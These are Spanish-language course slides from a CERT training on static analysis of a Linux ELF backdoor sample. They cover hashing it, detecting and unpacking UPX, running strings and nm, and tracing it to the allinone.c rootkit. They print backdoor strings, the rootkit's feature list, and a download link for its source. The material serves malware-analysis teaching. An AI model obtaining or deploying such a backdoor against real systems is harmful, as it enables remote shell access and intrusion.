



Seguridad Informática

Análisis de vulnerabilidades

Ing. Oscar Iván Flores Avila
oscar.flores@cert.unam.mx

Temario

- Descubrimiento y explotación de vulnerabilidades en Linux
 - Análisis estático
 - Análisis dinámico



DESCUBRIMIENTO Y EXPLOTACIÓN DE VULNERABILIDADES EN LINUX

ANÁLISIS ESTÁTICO

AIO_ELF

- Se utilizará el software malicioso localizado en la ruta “**Muestras\ aio_elf.zip**”. Se deberá copiar y descomprimir en un directorio de trabajo, por ejemplo:

```
# mkdir muestraELF  
# cd muestraELF
```

The screenshot shows a terminal window with the following session:

```
malware@MalwareAnalysisLab: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@MalwareAnalysisLab:/home/malware# ls  
Desktop Documents Downloads  
root@MalwareAnalysisLab:/home/malware# mkdir muestraELF  
root@MalwareAnalysisLab:/home/malware#  
root@MalwareAnalysisLab:/home/malware# ls  
Desktop Documents Downloads muestraELF  
root@MalwareAnalysisLab:/home/malware# cd muestraELF/  
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

AIO_ELF

- Obtener la firma md5 y sha1 del archivo aio_elf.

```
# md5sum aio_elf  
# sha1sum aio_elf
```

The screenshot shows a terminal window titled "malware@MalwareAnalysisLab: ~". The window has standard Linux-style window controls at the top right. The terminal interface includes a menu bar with "Archivo", "Editar", "Ver", "Buscar", "Terminal", and "Ayuda". Below the menu is a command-line prompt: "root@MalwareAnalysisLab:/home/malware/muestraELF#". The user runs the "ls" command, which lists files in the directory. The file "aio_elf" is highlighted in green. Subsequent commands use red underlines to highlight the file name "aio_elf": "md5sum aio_elf" and "sha1sum aio_elf". The terminal output shows the MD5 and SHA1 checksums respectively. The entire terminal window is set against a light gray background.

```
malware@MalwareAnalysisLab: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@MalwareAnalysisLab:/home/malware/muestraELF# ls  
aio_elf  
root@MalwareAnalysisLab:/home/malware/muestraELF# md5sum aio_elf  
d98f30b5adb4b64526d46506e2d299a0 aio_elf  
root@MalwareAnalysisLab:/home/malware/muestraELF# sha1sum aio_elf  
ccf3745042fc730b57c7e24431c62dd9648ba56a aio_elf  
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

AIO_ELF

- Verificar el tipo de archivo que es la muestra con el comando file.

```
malware@MalwareAnalysisLab: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@MalwareAnalysisLab:/home/malware/muestraELF# file aio.elf
aio.elf: ELF 32-bit LSB executable, Intel 80386, version 1, statically linked, c
orrupted section header size
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

AIO_ELF

- La salida del comando muestra que el archivo es de tipo **ELF** (*Executable and Linking Format*), es un formato para archivos ejecutables, código objeto, bibliotecas y volcados de memoria utilizado en sistemas UNIX.

AIO_ELF

- Además de las siguientes características:
 - Ejecutable de **32 bits**
 - LSB** (*Least Significant Bit*) especifica que la forma de almacenamiento en memoria es *Little-endian*
 - Compilado para arquitectura Intel **80386**
 - Ligado de manera **estática**
 - Se presenta un problema en el tamaño de **Section Header**

AIO_ELF

- El comando ldd muestra las bibliotecas que necesita un programa para su ejecución.
- En este caso no se mostrará dependencia alguna.

```
# ldd aio_elf
```

The screenshot shows a terminal window with the following text:

```
malware@MalwareAnalysisLab: ~
-Archivo Editar Ver Buscar Terminal Ayuda
root@MalwareAnalysisLab:/home/malware/muestraELF# ldd aio_elf
/usr/bin/ldd: línea 161: /lib64/ld-linux-x86-64.so.2: no se puede ejecutar el fi
chero binario
    not a dynamic executable
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

The line "not a dynamic executable" is highlighted with a red box.

AIO_ELF

- **Nota:** De manera predeterminada la herramienta **Strings** extrae las cadenas en ASCII. Para extraer cadenas en UNICODE se usa la opción “**--encoding=1**” o la forma corta “**-e 1**”.

AIO_ELF

- Realizar la inspección de cadenas.

```
# strings aio_elf
```

```
malware@MalwareAnalysisLab: ~
-Archivo Editar Ver Buscar Terminal Ayuda
nx2c
    0!bn
0Bk}
OFFSE
TABL
Tva(U
IAB"d
*Jms
UPX!
eB}c
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

AIO_ELF

- En la salida del comando se aprecia que la cadena “UPX” aparece en varias ocasiones.

```
# strings aio_elf | grep -i upx --color
```

```
malware@MalwareAnalysisLab: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@MalwareAnalysisLab:/home/malware/muestraELF# strings aio_elf | grep -i upx
--color
UPX2
UPX!
/tmp/upxAAAAAAAAAA ← Uso de directorio “tmp”
UPX!
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

--color: resalta las coincidencias

AIO_ELF

- Para identificar empaquetadores en binarios para Linux se utilizan patrones en **hexadecimal** o cadenas ya identificadas, por ejemplo:

Empaquetador	Cadenas
UPX	UPX0, UPX1, UPX2, UPX!
Aspack	aspack, adata
NSPack	NSP0, NSP1, NSP2
NTKrnL	NTKrnL Security Suite
PECompact	PEC2, PECompact2
Themida	Themida, aPa2Wa

AIO_ELF

- Desempaquetar el archivo ejecutable con *upx*.

```
# upx -d aio_elf -o aio_elf_des
```

The screenshot shows a terminal window titled "malware@MalwareAnalysisLab: ~". The terminal displays the following command and its output:

```
malware@MalwareAnalysisLab: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@MalwareAnalysisLab:/home/malware/muestraELF# ls
aio_elf
root@MalwareAnalysisLab:/home/malware/muestraELF# upx -d aio_elf -o aio_elf_des
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2011
UPX 3.08           Markus Oberhumer, Laszlo Molnar & John Reiser   Dec 12th 2011
File size          Ratio      Format      Name
-----
25469 <-       12641    49.63%    linux/386    aio_elf_des
Unpacked 1 file.
root@MalwareAnalysisLab:/home/malware/muestraELF# ls
aio_elf  aio_elf_des
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

The terminal window has a standard Linux-style menu bar at the top. The command "ls" is used to list files in the directory, showing "aio_elf" and "aio_elf_des". The "aio_elf" file is highlighted with a red box. The "upx" command is then run to unpack "aio_elf" into "aio_elf_des". The UPX version information and license are displayed during the unpacking process. The final output shows both files listed again, with "aio_elf_des" highlighted with a red box.

AIO_ELF

- Obtener la firma md5 y sha1 de la muestra desempaquetada.

```
# md5sum aio_elf_des  
# shasum aio_elf_des
```


The screenshot shows a terminal window titled "malware@MalwareAnalysisLab: ~". The window has standard Linux-style window controls at the top right. The menu bar includes "Archivo", "Editar", "Ver", "Buscar", "Terminal", and "Ayuda". The command line shows the user's session:

```
malware@MalwareAnalysisLab: ~  
root@MalwareAnalysisLab:/home/malware/muestraELF# md5sum aio_elf_des  
b7e14f8de6e96097873518869f15cded aio_elf_des  
root@MalwareAnalysisLab:/home/malware/muestraELF# shasum aio_elf_des  
4ce2eba1d4598cd2b9cba5eb967c519295a29dbe aio_elf_des  
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

AIO_ELF

- Verificar qué tipo de archivo es la nueva muestra.

```
# file aio_elf_des
```



The image shows a terminal window titled "malware@MalwareAnalysisLab: ~". The window contains the following text:

```
malware@MalwareAnalysisLab: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@MalwareAnalysisLab:/home/malware/muestraELF# file aio_elf
aio_elf: ELF 32-bit LSB executable, Intel 80386, version 1, statically linked, c
orrupted section header size
root@MalwareAnalysisLab:/home/malware/muestraELF# file aio_elf_des
aio elf des: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamical
ly linked (uses shared libs), for GNU/Linux 2.2.5, not stripped
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

The words "aio_elf" and "aio_elf_des" are highlighted in red, and the word "dynamically linked" is also highlighted in red.

AIO_ELF

- La pieza de *malware* muestra dos cambios significativos:
 - Ligado dinámico (usa bibliotecas compartidas)
 - Mensaje ***not stripped*** (conserva símbolos y secciones de depuración)

AIO_ELF

- Listar las bibliotecas que necesita el programa para su ejecución.

```
# ldd aio_elf_des
```

The screenshot shows a terminal window with the following details:

- Title Bar:** malware@MalwareAnalysisLab: ~
- Menu Bar:** Archivo Editar Ver Buscar Terminal Ayuda
- Command Line:** root@MalwareAnalysisLab:/home/malware/muestraELF# ldd aio_elf_des
- Output:**

```
linux-gate.so.1 => (0xb77d9000)
libpthread.so.0 => /lib/i386-linux-gnu/i686/cmov/libpthread.so.0 (0xb77ab000)
libc.so.6 => /lib/i386-linux-gnu/i686/cmov/libc.so.6 (0xb7648000)
/lib/ld-linux.so.2 (0xb77da000)
```
- Bottom Line:** root@MalwareAnalysisLab:/home/malware/muestraELF#

AIO_ELF

- La salida del comando muestra la siguiente lista de bibliotecas compartidas:
 - **linux-gate.so.1**: no existe en el Sistema de Archivos, es una implementación que se usa para invocar llamadas al sistema de manera eficiente.

AIO_ELF

- ❑ **libpthread.so.0:** se implementa para el manejo de hilos.
- ❑ **libc.so.6:** para el funcionamiento de la llamada a la función *printf()*.
- ❑ **ld-linux.so.2:** es llamada cuando se ejecuta el programa y su función es inicializar la carga de las bibliotecas dinámicas.

AIO_ELF

- Utilizar el comando strip para quitar los símbolos y secciones de depuración a la muestra desempaquetada.

```
# strip aio_elf_des -o aio_elf_des_stripped
```

The screenshot shows a terminal window titled "malware@MalwareAnalysisLab: ~". The window has a standard Linux-style title bar with icons for minimize, maximize, and close. The menu bar includes "Archivo", "Editar", "Ver", "Buscar", "Terminal", and "Ayuda". The command-line interface shows the following session:

```
malware@MalwareAnalysisLab: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@MalwareAnalysisLab:/home/malware/muestraELF# ls
aio_elf  aio_elf_des
root@MalwareAnalysisLab:/home/malware/muestraELF# strip aio_elf_des -o aio_elf_des_stripped
root@MalwareAnalysisLab:/home/malware/muestraELF# ls -lh
total 60K
-rwxrw-rw- 1 malware malware 13K may  2 2005 aio_elf
-rwxrw-rw- 1 malware malware 25K may  2 2005 aio_elf_des
-rwxr-xr-x 1 root    root   14K oct 28 14:19 aio_elf_des_stripped
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

The terminal output shows three files: "aio_elf", "aio_elf_des", and "aio_elf_des_stripped". The "aio_elf_des_stripped" file is highlighted with a red rectangle. The file sizes are 13K, 25K, and 14K respectively. The modification dates are May 2, 2005, and the creation date is October 28, 14:19.

AIO_ELF

- Explorar con el comando strings todo el archivo ejecutable en busca de cadenas.

```
# strings -a aio_elf_des | tee str_aio_elf_des
```

The screenshot shows a terminal window titled "malware@MalwareAnalysisLab: ~". The window has standard Linux-style window controls at the top right. The menu bar includes "Archivo", "Editar", "Ver", "Buscar", "Terminal", and "Ayuda". The command prompt is "root@MalwareAnalysisLab:/home/malware/muestraELF#". Below the prompt, the command "strings -a aio_elf_des | tee str aio elf des" is entered. The output of the command is displayed below, listing various system calls and library names. The output is as follows:

```
root@MalwareAnalysisLab:/home/malware/muestraELF# strings -a aio_elf_des | tee str aio elf des
/lib/ld-linux.so.2
libpthread.so.0
waitpid
recv
connect
pthread_create
system
recvfrom
accept
write
```

AIO_ELF

```
malware@MalwareAnalysisLab: ~
Archivo Editar Ver Buscar Terminal Ayuda
RDFpassword
[su]
[login]
[bash]
/dev/null
children %d died
Content-type: text/html
HTTP/1.1 404 Not Found
Date: Mon, 14 Jan 2002 03:19:55 GMT
Server: Apache/1.3.22 (Unix)
Connection: close
Content-Type: text/html
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 4.0//EN">
<HTML><HEAD>
<TITLE>404 Not Found</TITLE>
</HEAD><BODY>
<H1>Not Found</H1>
The requested URL was not found on this server.<P>
<HR>
<ADDRESS>Apache/1.3.22 Server at localhost Port 8008</ADDRESS>
</BODY></HTML>
Content-type: text/html
<html>
<head><title>Bind Shell ok .:)</title></head>
<body bgcolor="#000000">
```

AIO_ELF


```
malware@MalwareAnalysisLab: ~
Archivo Editar Ver Buscar Terminal Ayuda
<b>Your Command:</b>
<br>
/tmp/tmp.txt
PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:..
kissme:)
bindport
socks
givemeshell
HTTP
givemefile
Enter Your password:
=====Welcome to http://www.cnhonker.com=====
=====You got it. have a goodluck. :)=====
Your command:
/bin/sh
icmp
Enter Password:
Password accepted!
You entered an Incorrect Password. Exiting...
=====
GCC: (GNU) 3.2 20020903 (Red Hat Linux 8.0 3.2-7)
```

AIO_ELF

- Los hallazgos que se encontraron como posible actividad maliciosa son los siguientes:
 - Uso de una contraseña para autenticarse
 - Servidor web Apache 1.3.22 en el puerto 8008 (http)
 - Un *shell* a un puerto asociado
 - El dominio en China www.cnhonker.com

AIO_ELF

- El sitio web que aparece en las cadenas es un foro donde se abordan temas especializados en cómputo, que para el momento del análisis no resultó ser sospechoso.



AIO_ELF

- En la línea 380 aproximadamente, del archivo **str_aio_elf_des** se muestra el nombre del código que fue compilado: **allinone2.c**.

```
# cat -n str_aio_elf_des | less
```

```
malware@MalwareAnalysisLab: ~
Archivo Editar Ver Buscar Terminal Ayuda
381 __CTOR_END__
382 __DTOR_END__
383 __FRAME_END__
384 __JCR_END__
385 do_global_ctors_aux
386 allinone2.c ← Código fuente
387 __dso_handle
388 stored_password
389 client_connect
390 sigaction@@GLIBC_2.0
391 execl@@GLIBC_2.0
: ← q
```


AIO_ELF

- Buscando en Internet indicios del archivo **allinone2.c** no aparece código fuente alguno.
- Sin embargo, al sólo buscar **allinone.c** el primer resultado es la dirección web:

<http://packetstormsecurity.com/files/29898/allinone.c.html>

AIO_ELF


- **Packet Storm** es un servicio que brinda noticias, publicaciones de seguridad, herramientas y *exploits*.



AIO_ELF

- Descargar el código fuente.

<http://packetstorm.interhost.co.il/UNIX/penetration/rootkits/allinone.c>



The screenshot shows a web browser window with the URL packetstorm.interhost.co.il/UNIX/penetration/rootkits/allinone.c highlighted in red. The page content displays the source code for the `allinone.c` exploit. The code is a multi-line string starting with a series of asterisks and containing various comments describing its functionality as a rootkit.

```
*****  
* allinone.c for HUC (2002.1)  
*  
* allinone.c is  
* a Http server,  
* a sockets transmit server,  
* a shell backdoor,  
* a icmp backdoor,  
* a bind shell backdoor,  
* a like http shell,  
* it can translate file from remote host,  
* it can give you a socks5 proxy,  
* it can use for to attack, jumps the extension, Visits other machines.  
* it can give you a root shell.:)
```

AIO_ELF

- Listar símbolos (variables y funciones) del binario aio_elf_des con el comando nm.

```
# nm aio_elf_des
```

The screenshot shows a terminal window titled "malware@MalwareAnalysisLab: ~". The window has a standard Linux-style title bar with icons for minimize, maximize, and close. Below the title bar is a menu bar with options: Archivo, Editar, Ver, Buscar, Terminal, Ayuda. The main terminal area displays the command "root@MalwareAnalysisLab:/home/malware/muestraELF# nm aio_elf_des" followed by the output of the nm command. The output lists various symbols with their types (T, D, R, w, d) and names. The first symbol, "TCP_listen", is highlighted with a red rectangle around its type letter "T". The entire command "nm aio_elf_des" is also highlighted with a red rectangle.

```
malware@MalwareAnalysisLab: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@MalwareAnalysisLab:/home/malware/muestraELF# nm aio_elf_des
08049398 T TCP_listen
0804c04c D __DYNAMIC
0804c130 D __GLOBAL_OFFSET_TABLE__
0804a924 R __IO_stdin_used
          w __Jv_RegisterClasses
0804c120 d __CTOR_END__
0804c11c d __CTOR_LIST__
0804c128 d __DTOR_END__
0804c124 d __DTOR_LIST__
0804c048 d __EH_FRAME_BEGIN__
```

AIO_ELF

- Los **símbolos en mayúscula** indican que son **globales** y los que están en **minúscula** que son **locales**.

Símbolo	Descripción
a A	El valor del símbolo es absoluto y no será cambiado por un ligado posterior.
b B	Está en la sección de datos no inicializados, es decir, variables .
c C	Símbolo común o dato no inicializado.
d D	Está inicializado en la sección de datos.
g G	Está en una sección de datos inicializados para objetos pequeños.
i I	Es una referencia indirecta a una función.
n N	Generado por opciones de depuración.

AIO_ELF

Símbolo	Descripción
r R	Está en una sección de datos de sólo lectura.
s S	Está en una sección de datos no inicializados para objetos pequeños.
t T	Se encuentra en la sección de código (text), es decir, funciones .
u U	Único símbolo global.
v V	Es un objeto débil.
w W	Es un símbolo débil que no ha sido etiquetado específicamente como un símbolo de objeto débil.

AIO_ELF

- Al intentar listar los símbolos del binario aio_elf_des_stripped con el comando nm, se obtiene el mensaje ***no symbols***.
- Lo anterior puede repercutir en mayor tiempo invertido para analizar una muestra de software malicioso.

```
# nm aio_elf_des
```

The screenshot shows a terminal window with the following content:

```
malware@MalwareAnalysisLab: ~
- □ ×
Archivo Editar Ver Buscar Terminal Ayuda
root@MalwareAnalysisLab:/home/malware/muestraELF# nm aio_elf_des_stripped
nm: aio_elf_des_stripped: no symbols
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

The line "nm: aio_elf_des_stripped: **no symbols**" is highlighted with a red rectangle.

AIO_ELF

- Abrir el archivo **allinone.c** con algún editor de texto o mostrarlo en la terminal de Linux con el comando `more`.
- Comparar las **funciones** del binario **aio_elf_des** con las definidas en el código **allinone.c**.

```
# nm aio_elf_des | grep "..... T"
```

AIO_elf

```
malware@MalwareAnalysisLab: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@MalwareAnalysisLab:/home/malware/muestraELF# nm aio_elf_des | grep "....."
. T"
08049398 T TCP_listen
0804a900 T _fini
08048ae8 T _init
08048e80 T _start
08049bb2 T bind_shell
0804a1c4 T client_connect
0804a138 T create_serv
0804a104 T create_socket
08049242 T daemon_init
0804a81e T get_password
08049e8c T get_shell
08049f24 T icmp_shell
08048f30 T main
0804a28a T out2in
0804a7e6 T plustospace
0804a250 T quit
08049442 T read_file
08049360 T sig_chid
0804a004 T socks
0804a776 T unescape_url
08049b42 T writen_file
0804a704 T x2c
root@MalwareAnalysisLab:/home/malware/* The main function from here */
int main(int argc, char *argv[])
{
    daemon_init(); /* init the daemon */
    sig_chid(); /* wait the connection */
    TCP_listen(); /* success return */
    read_file(); /* return the file */
    writen_file(); /* written data */
    bind_shell(); /* bind a random port */
    get_shell(); /* get me the shell */
    icmp_shell(); /* icmp backlog */
    socks(); /* socks */
    create_socket(); /* create socket */
    create_serv(); /* create server */
    client_connect(); /* connect to server */
    quit(); /* quit */
    out2in(); /* http shell */
    x2c(); /* http shell */
    unescape_url(); /* unescape url */
    plustospace(); /* plustospace */
}
```

AIO_ELF

- El binario **aio_elf_des** tiene una función extra que por el nombre podría ser que obtenga contraseñas de usuario:
 - get_password
- Pero se desconoce si las que prevalecen tienen el mismo comportamiento o fueron modificadas.

AIO_ELF

- Ahora, comparar las variables del binario **aio_elf_des** con las definidas en el código **allinone.c**.

```
# nm aio_elf_des | grep "..... B"
```

```
malware@MalwareAnalysisLab: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@MalwareAnalysisLab:/home/malware/muestraELF# nm aio_elf_des | grep "..... B"
08054354 B infd
08054350 B maxfd
080542f0 B outfd
080542a0 B pw
0804c2a0 B ret_buf
0804c240 B stored_password
08054300 B string_to_print
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

```
malware@M
Archivo Editar Ver Buscar Terminal
